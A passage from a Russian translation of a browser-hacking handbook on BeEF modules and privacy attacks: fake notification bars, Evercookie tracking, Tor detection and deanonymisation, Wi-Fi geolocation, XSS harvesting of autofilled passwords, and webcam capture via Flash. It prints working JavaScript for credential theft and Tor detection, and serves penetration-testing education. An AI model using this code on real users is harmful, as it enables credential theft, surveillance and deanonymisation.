Дроппером без труда может служить двоичный файл с бэкдором Meterpreter, который устанавливает обратное соединение с обработчиком по каналу HTTPS или DNS. Использовать именно Meterpreter необязательно: подойдёт любое выбранное средство удалённого доступа (Remote Access Tool, RAT). Наилучшие результаты можно получить при атаке на Internet Explorer, поскольку на момент написания книги в нём не было полноценной реализации Click to Play.

После выполнения цель установит обратное соединение с вашим прослушивателем Java, а в терминале должен появиться символ `!`. Затем можно ввести `help`, чтобы вывести список команд (рисунок 5-26), например `ls`, которая перечислит содержимое текущей папки (рисунок 5-27). В главе 8 вы подробнее рассмотрите удалённое выполнение кода, особенно через эксплуатацию подключаемых модулей. Разумеется, после получения такого уровня доступа к машине цели ничто не мешает выполнять на ней любые команды.




Рисунок 5-26. Команда help в Java Payload

Перевод основных надписей на рисунке: **show information about commands / Supported commands / show this help / list system properties / show current directory / change directory / list directory / execute native command / show text file / download a file / create TCP connection / create text file / list or continue jobs / Exit JSh** - показать сведения о командах / поддерживаемые команды / показать эту справку / вывести свойства системы / показать текущий каталог / сменить каталог / вывести содержимое каталога / выполнить системную команду / показать текстовый файл / загрузить файл / создать TCP-соединение / создать текстовый файл / перечислить или продолжить задания / выйти из JSh.




Рисунок 5-27. Команда ls в Java Payload

Полный листинг кода модуля можно найти на https://browserhacker.com или на сайте Wiley по адресу www.wiley.com/go/browserhackershandbook.

> **МОДУЛЬ ПОДДЕЛЬНЫХ УВЕДОМЛЕНИЙ BEEF**
>
> В BeEF имеется несколько простых модулей для показа разнообразных панелей уведомлений, имитирующих панели Internet Explorer 8, Firefox и Chrome. В случае необходимости можно быстро применить модуль «Fake Notification Bar (IE)»: атакующему достаточно указать текст уведомления. Его работа показана на рисунке 5-28.

Рисунок 5-28. Модуль BeEF Fake Notification Bar (IE) в действии

Перевод текста поддельной панели: **We apologize, but due to changes in our website configuration you may receive an applet warning dialog, this is expected and should be accepted** - приносим извинения, но из-за изменений в конфигурации нашего сайта вы можете увидеть диалог с предупреждением апплета; это ожидаемо, и предупреждение следует принять.

Как вы узнали из этого раздела, существует весьма много способов злоупотребить доверием пользователя. Разумеется, приведённые методы никоим образом не охватывают все уловки, доступные специалисту по тестированию на проникновение. Важно и то, что целый ряд этих методов выходит за пределы чистой социальной инженерии. Многие примеры в действительности реализованы в несколько слоёв: некоторая доля социальной инженерии позволяет затем воспользоваться технической проблемой браузера или одного из его многочисленных дополнений.

Атаки на конфиденциальность

Когда веб-браузеры только начали набирать популярность, сохранению конфиденциальности пользователя уделялось мало внимания. Со временем, по мере роста числа веб-приложений, особенно работающих с потенциально личными сведениями, положение начало меняться. Большинство современных браузеров весьма внимательно относится к сохранению конфиденциальности данных своих пользователей; некоторые даже предлагают режимы приватного просмотра.

Смысл этих режимов в том, что после завершения сеанса браузер не сохраняет временные файлы, файлы cookie и историю. В разных браузерах эта функция называется по-разному:

• режим Incognito в Chrome;
• просмотр InPrivate в Internet Explorer;
• приватная вкладка или окно в Opera;
• приватный просмотр в Firefox;
• приватный просмотр в Safari.

В приватном режиме браузеры часто изменяют какой-либо элемент пользовательского интерфейса, чтобы обозначить смену режима. На рисунке 5-29 показано, как Chrome различает обычный режим и режим Incognito.




Рисунок 5-29. Режим Incognito в Chrome

На момент написания книги простого способа определить, находится ли браузер в приватном режиме, не существовало. Более ранние исследования Джеремайи Гроссмана (Jeremiah Grossman)[29] и Коллина Джексона (Collin Jackson)[30] показали, что старые версии браузеров, например Firefox 1.5/2.0, могли раскрывать, находятся ли они в приватном режиме.

Исследователи определяли это с помощью JavaScript-функции `getComputedStyle`, рассмотренной в разделе «Эксплуатация истории браузера» главы 4.

Зная один лишь исходный IP-адрес запроса, сервер сможет определить географическое местоположение клиента - если не на уровне региона, то по крайней мере в пределах страны.

Это не означает, что в других местах к конфиденциальности не относятся серьёзно. Например, Electronic Frontier Foundation (EFF) находится на переднем крае борьбы за право людей на конфиденциальность, свободу слова и другие права потребителей. Ещё один проект, призванный защищать анонимность людей в сети, - Tor, первоначально известный как проект The Onion Router.

В оставшейся части раздела вы подробнее изучите сеть Tor, а также несколько других приёмов, позволяющих разрушить механизмы конфиденциальности, реализованные в браузерах.

Отслеживание сеансов без файлов cookie

Хотя этот раздел, возможно, не столь увлекателен, как захват веб-камеры ничего не подозревающей цели, отслеживание пользователей во время просмотра Интернета тоже может оказаться очень полезным. В главе 4 было приведено гораздо больше сведений об истории браузера, поэтому за дополнительной информацией о такой утечке данных обращайтесь к ней.

Когда говорят об отслеживании сеансов браузера, чаще всего основной технологией называют файлы cookie. Подробнее о них вы узнаете в разделе «Обход защиты файлов cookie» главы 6.

Но что, если пользователь очищает cookie или отключил их для отдельных сайтов? В таких случаях одних файлов cookie недостаточно, чтобы отслеживать пользователя между разными сайтами или посещениями.

Пытаясь создать неуничтожимый cookie, Сэми Камкар (Samy Kamkar), печально известный автор червя Samy, рассмотренного в главе 2, придумал Evercookie. Доступный по адресу `http://samy.pl/evercookie/`, Evercookie применяет сразу несколько способов постоянного хранения идентификаторов сеанса, которые впоследствии можно извлечь. Вместо того чтобы полагаться лишь на обычные файлы cookie HTTP, он использует множество других артефактов, включая:

• локальные общие объекты (Local Shared Objects), или Flash-cookie;
• хранилище Silverlight;
• хранилище `userData` в IE;
• хранилище HTML5.

Чтобы повысить вероятность распознавания повторных сеансов браузера, BeEF использует библиотеку JavaScript Evercookie в составе своих сеансовых библиотек JavaScript. Это видно в функции BeEF `get_hook_session_id()`.

Ниже приведена эта функция. Она проверяет три разных вида артефактов Evercookie: cookie, `userdata` и данные окна:

```
// Сначала создаём объект evercookie
ec: new evercookie(),

get_hook_session_id: function() {
  // Проверяем, известен ли браузер фреймворку
  var id = this.ec.evercookie_cookie("BEEFHOOK");
  if (typeof id == 'undefined') {
    var id = this.ec.evercookie_userdata("BEEFHOOK");
  }
  if (typeof id == 'undefined') {
    var id = this.ec.evercookie_window("BEEFHOOK");
  }

  // Если браузер неизвестен, создаём и задаём идентификатор сеанса хука
  if ((typeof id == 'undefined') || (id == null)) {
    id = this.gen_hook_session_id();
    this.set_hook_session_id(id);
  }

  // Возвращаем идентификатор сеанса зацепленного браузера
  return id;
}
```

Хотя это условие нельзя эксплуатировать напрямую, стоит помнить: на посещаемых вами сайтах постоянно остаются следы вашей деятельности в Интернете.

Обход анонимизации

Атакующему может быть полезно понять, не анонимизирует ли захваченный им браузер свой трафик через Tor. Как это обнаружить?

Одна из интересных возможностей сети Tor - любой пользователь может предоставлять скрытые службы, доступные только из самой сети Tor. Так называемый протокол скрытых служб (Hidden Service Protocol) позволяет эффективно обеспечить анонимизацию на стороне сервера, а не только клиента. Технические подробности работы этого протокола выходят за рамки книги, но дополнительные сведения можно найти по адресу `https://www.torproject.org/docs/hidden-services.html.en`.

Поскольку эти службы анонимизации доступны лишь из сети Tor, с их помощью можно определить, использует ли зацепленный браузер Tor. DeepSearch - индекс поиска Tor, доступный только из сети Tor по адресу `http://xycpusearchon2mc.onion`. Суффикс `.onion` представляет собой псевдодомен верхнего уровня, которым обозначают скрытую службу Tor.

Хотя он может выглядеть как настоящий домен верхнего уровня, это не так: получить к нему доступ можно лишь при подключении к сети Tor через правильно настроенный локальный прокси. В заголовке DeepSearch есть логотип по адресу `http://xycpusearchon2mc.onion/deeplogo.jpg`. Если браузер способен его открыть, значит, он находится в сети Tor.

Модуль BeEF «Detect Tor» определяет использование Tor, выполняя следующий код JavaScript:

```
var img = new Image();
  img.setAttribute("style","visibility:hidden");
  img.setAttribute("width","0");
  img.setAttribute("height","0");
  img.src = '<%= @tor_resource %>';
  img.id = 'torimg';
  img.setAttribute("attr","start");
  img.onerror = function() {
    this.setAttribute("attr","error");
  };
  img.onload = function() {
    this.setAttribute("attr","load");
  };
  document.body.appendChild(img);
  setTimeout(function() {
    var img = document.getElementById('torimg');
    if (img.getAttribute("attr") == "error") {
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>,
        'result=Browser is not behind Tor');
    } else if (img.getAttribute("attr") == "load") {
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>,
        'result=Browser is behind Tor');
    } else if (img.getAttribute("attr") == "start") {
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>,
          'result=Browser timed out. \
           Cannot determine if browser is behind Tor');
    };
    document.body.removeChild(img);
    }, <%= @timeout %>);
```

Сначала код создаёт тег изображения, указывающий на логотип DeepSearch, URL которого динамически задаётся переменной `@tor_resource`. Затем изображению назначаются два обработчика событий: один на случай успешной загрузки, другой - на случай ошибки. Наконец изображение добавляется в тело документа, что отправляет запрос серверу DeepSearch.

Функция `setTimeout()` проверяет состояние изображения по истечении заранее заданного времени. По умолчанию переменная `@timeout` равна 10 000, то есть 10 секундам. После срабатывания таймера функция проверяет, было ли изображение загружено, возникла ли ошибка загрузки либо загрузка так и не завершилась. Если изображение загрузилось, браузер находится внутри сети Tor.

Если браузер использует прокси для анонимизации, например Tor, попытка установить реальный IP-адрес пользователя может раскрыть дополнительные личные сведения. Сделать это можно несколькими способами.

Первый способ - принудить браузер выполнить DNS-запрос к серверу DNS под вашим управлением. Если браузер настроен проксировать через Tor весь трафик, но не DNS-запросы, это может привести к утечке ценных сведений. Как и в предыдущих примерах, достаточно добавить в DOM новый объект `Image`, ссылающийся на домен, который разрешает контролируемый вами DNS-сервер.

Второй способ, способный помочь установить IP-адрес, - загрузка апплета Java или файла Flash. Если Flash или Java не настроены также использовать прокси Tor, такие файлы можно сконструировать так, чтобы они всего лишь пытались запросить уникальное изображение либо другой файл на веб-сервере атакующего. Если подключаемые модули не используют настройки прокси браузера, эти запросы могут раскрыть настоящий IP-адрес цели.

Ещё один способ обойти анонимизацию предоставляет модуль BeEF «Get Physical Location». Разработанный Китом Ли (Keith Lee), он идёт дальше простого определения исходного IP-адреса цели. С помощью команд, заключённых в подписанный апплет Java, модуль получает сведения о географическом местоположении на основе соседних беспроводных точек доступа. Если цель использует Windows, апплет выполняет следующую команду, чтобы получить список всех соседних беспроводных сетей:

```
netsh wlan show networks mode=bssid
```

Если же цель работает в OS X, команда будет такой:

```
/System/Library/PrivateFrameworks/Apple80211.\
framework/Versions/Current/Resources/airport scan
```

Код апплета разбирает результаты выполнения этих команд, извлекая SSID, BSSID и уровень сигнала, а затем использует их для запроса к Google Maps API по адресу `https://maps.googleapis.com/maps/api/browserlocation/json?browser=firefox&sensor=true`. Чем больше соседних беспроводных сетей обнаружено, тем точнее будет геолокация. По возможности Google Maps API возвращает не только почтовый адрес, но и координаты GPS.

Этот способ позволяет определить местоположение цели, если она разрешит запуск подписанного апплета Java, даже когда её браузер находится за Tor или другими прокси. В 2013 году Кайл Уилхойт (Kyle Wilhoit) успешно применил атаку такого типа, чтобы определить физическое местоположение китайских атакующих, нацеленных на оборудование промышленных систем управления (Industrial Control Systems, ICS).[31]

В докладе на BlackHat USA 2013 он раскрыл некоторые приёмы, использованные для поиска атакующих. В частности, среди них было совместное применение ICS-приманки и BeEF: браузеры атакующих зацепляли, а затем в них запускали модули «Detect Tor» и «Get Physical Location».

Атаки на менеджеры паролей

Программы управления паролями помогают пользователям хранить и извлекать пароли. Менеджеры паролей, также рассматриваемые в главе 7, часто встроены в браузеры, но выпускаются и как отдельные приложения. Кроме того, приложения управления паролями нередко интегрируются с браузерами.

К сожалению, во многих случаях эти средства могут вас предать. Многие сайты проходят эволюцию защиты, в ходе которой функции безопасности включаются по частям. Одна из основных мер против злоупотребления менеджерами паролей связана с управлением элементами форм, через которые отправляются пароли. Часто в них добавляют флаг `autocomplete="off"`, запрещающий браузеру кэшировать соответствующее поле формы.

Исследование Бена Тоуза (Ben Towes) о злоупотреблении менеджерами паролей через межсайтовый скриптинг[32] заложило хорошую основу для атаки на потенциально кэшированные поля форм в браузерах. С помощью библиотеки JavaScript и XSS-уязвимости в любом месте сайта можно злоупотребить ранее сохранёнными учётными данными формы, даже если теперь для её элементов автозаполнение отключено.

Чтобы воспользоваться этой ситуацией, сначала нужно найти XSS-вектор в источнике, из которого вы пытаетесь похитить пароли. Затем необходимо установить имена полей имени пользователя и пароля, которые могли быть сохранены. После этого остаётся с помощью JavaScript создать форму, немного подождать, пока браузер автоматически заполнит её поля, и наконец отправить данные обратно атакующему.

Для упрощения атаки Тоуз оформил эту логику во внешнем файле JavaScript, который подключается при XSS-атаке. В следующем примере используется библиотека, проверяющая три варианта имени поля пользователя: `user`, `username` и `un`. Для пароля также выбраны три варианта: `pass`, `password` и `pw`:

```
function getCreds(){
  var users = new Array('user','username','un');
  var pass = new Array('pass','password','pw');
  un = pw = "";
  for( var i = 0; i < users.length; i++)
  {
    if (document.getElementById(users[i])) {
      un += document.getElementById(users[i]).value;
    }
  }
  for( var i = 0; i < pass.length; i++)
  {
    if (document.getElementById(pass[i])) {
      pw += document.getElementById(pass[i]).value;
    }

  }
  alert(un + "|" + pw);
  document.getElementById('myform').style.visibility='hidden';
  window.clearInterval(check);
}
document.write(" <div id='myform'> <form > <input type='text' name='user'");
document.write(" id='user' value='' autocomplete='on' size=1> <input ");
document.write("type='text' name='username' id='username' value='' ");
document.write("autocomplete='on' size=1> <input type='text' name='un'");
document.write(" id='un' value='' autocomplete='on' size=1> <input type=");
document.write("'password' name='pass' id='pass' value='' autocomplete='on'");
document.write("><br> <input type='password' name='password' id='password' ");
document.write("value='' autocomplete='on'><br> <input type='password' ");
document.write("name='pw' id='pw' value='' autocomplete='on'><br> </form>");
document.write("</div>");
check = window.setInterval("getCreds()",100);
```

В этом примере файл JavaScript необходимо подключить тегом `script` к странице с XSS-уязвимостью. Он создаёт форму внутри тега `<div>` и настраивает таймер для вызова `getCreds`. По завершении код показывает окно предупреждения с именем пользователя и паролем, как на рисунке 5-30.




Рисунок 5-30. Раскрытие ранее кэшированных учётных данных

Перевод надписей формы: **Username / Password / Submit Query** - имя пользователя / пароль / отправить запрос. В окне показаны автоматически извлечённые значения `admin|Password123`.

После показа данных код скрывает форму. В реальном сценарии вместо этого следовало бы отправить поля формы в источник POST-запросом `XMLHttpRequest`. Пример работает в Chrome и Firefox, но Internet Explorer связывает учётные данные со страницами, а не с источниками, поэтому там он не столь эффективен.

Модуль BeEF «Get Stored Credentials» Брендана Коулза (Brendan Coles) использует похожую логику для извлечения сочетаний имени пользователя и пароля из зацепленного источника в Firefox. Для этого модуль создаёт скрытый IFrame, перебирает все поля форм для паролей и отправляет всю форму обратно серверу BeEF.

Управление веб-камерой и микрофоном

Помимо физического местоположения браузер способен раскрыть и другие конфиденциальные сведения. Многие современные компьютеры оснащены встроенным микрофоном, а некоторые - ещё и встроенной веб-камерой. По мере удешевления этой технологии и стремления производителей ноутбуков упростить сетевое общение такое оборудование может стать стандартным для всех новых ноутбуков.

В BeEF есть два экспериментальных модуля, взаимодействующих с веб-камерой цели через Flash. Первый - созданный Беном Во (Ben Waugh) модуль «Webcam Permission Check», который незаметно определяет, разрешён ли браузеру доступ к камере или микрофону. Второй - модуль «Webcam», пытающийся включить веб-камеру и сделать несколько снимков.

Оба модуля поставляются с готовым файлом SWF, взаимодействующим с DOM браузера через функции JavaScript. Чтобы упростить загрузку SWF, BeEF также предварительно загружает файл `swfobject.js`, который предоставляет функцию `swfobject.embedSWF()`.

Для модуля «Webcam Permission Check» перед загрузкой файла SWF необходимо определить несколько глобальных функций JavaScript:

• noPermissions;
• yesPermissions;
• naPermissions.

Нужно заранее определить и функцию обратного вызова для swfobject.embedSWF(); в данном случае это swfobjectCallback:

```
var swfobjectCallback = function(e) {
  if(e.success){
      beef.net.send("<%= @command_url %>",
       <%= @command_id %>,
       "result=Swfobject successfully added flash object \
        to the victim page");
  } else {
      beef.net.send("<%= @command_url %>",
       <%= @command_id %>,
       "result=Swfobject was not able to add the swf file \
        to the page. This could mean there was no flash \
        plugin installed.");
  }
}
```

Эта функция сообщает серверу BeEF, загрузился ли файл SWF. Перед вызовом swfobject.embedSWF() необходимо правильно загрузить в DOM файл swfobject.js. В таких случаях помогает функция jQuery getScript(): она получает удалённый сценарий, а после успешной загрузки запускает другую функцию. Благодаря этому swfobject.embedSWF() вызывается лишь при надлежащих условиях, как показано ниже:

```
$j.getScript(beef.net.httpproto+'://'+beef.net.host+
    ':'+beef.net.port+'/swfobject.js',
    function(data,txtStatus,jqxhr) {
      var flashvars = {};
      var parameters = {};
      parameters.scale = "noscale";
      parameters.wmode = "opaque";
      parameters.allowFullScreen = "true";
      parameters.allowScriptAccess = "always";
      var attributes = {};
      swfobject.embedSWF(
        beef.net.httpproto+'://'+beef.net.host+
        ':'+beef.net.port+'/cameraCheck.swf',
        "main", "1", "1", "9", "expressInstall.swf",
        flashvars, parameters, attributes, swfobjectCallback
      );
    }
);
```

Затем SWF встраивается в DOM и выполняется cameraCheck.swf. Этот файл проверяет поддержку веб-камеры и, в зависимости от состояния камеры, обращается к DOM для выполнения определённых ранее глобальных функций. Если камера глобально разрешена для конкретного веб-сайта (рисунок 5-31), cameraCheck.swf выполняет JavaScript-функцию yesPermissions.




Рисунок 5-31. Настройки камеры и микрофона Flash в OS X

Перевод основных надписей: **Camera and Microphone Settings by Site / Website / Camera and Mic Access / Ask me / Allow / Close** - настройки камеры и микрофона по сайтам / веб-сайт / доступ к камере и микрофону / спрашивать / разрешить / закрыть.

Модуль BeEF «Webcam» использует очень похожие возможности Flash для запуска файла `takeit.swf`. После запуска в браузере этот Flash-файл пытается сделать несколько снимков веб-камерой. Как и при описанных выше ограничениях доступа к камере, запуск модуля выводит пользователю запрос на предоставление разрешения веб-камере, показанный на рисунке 5-32.

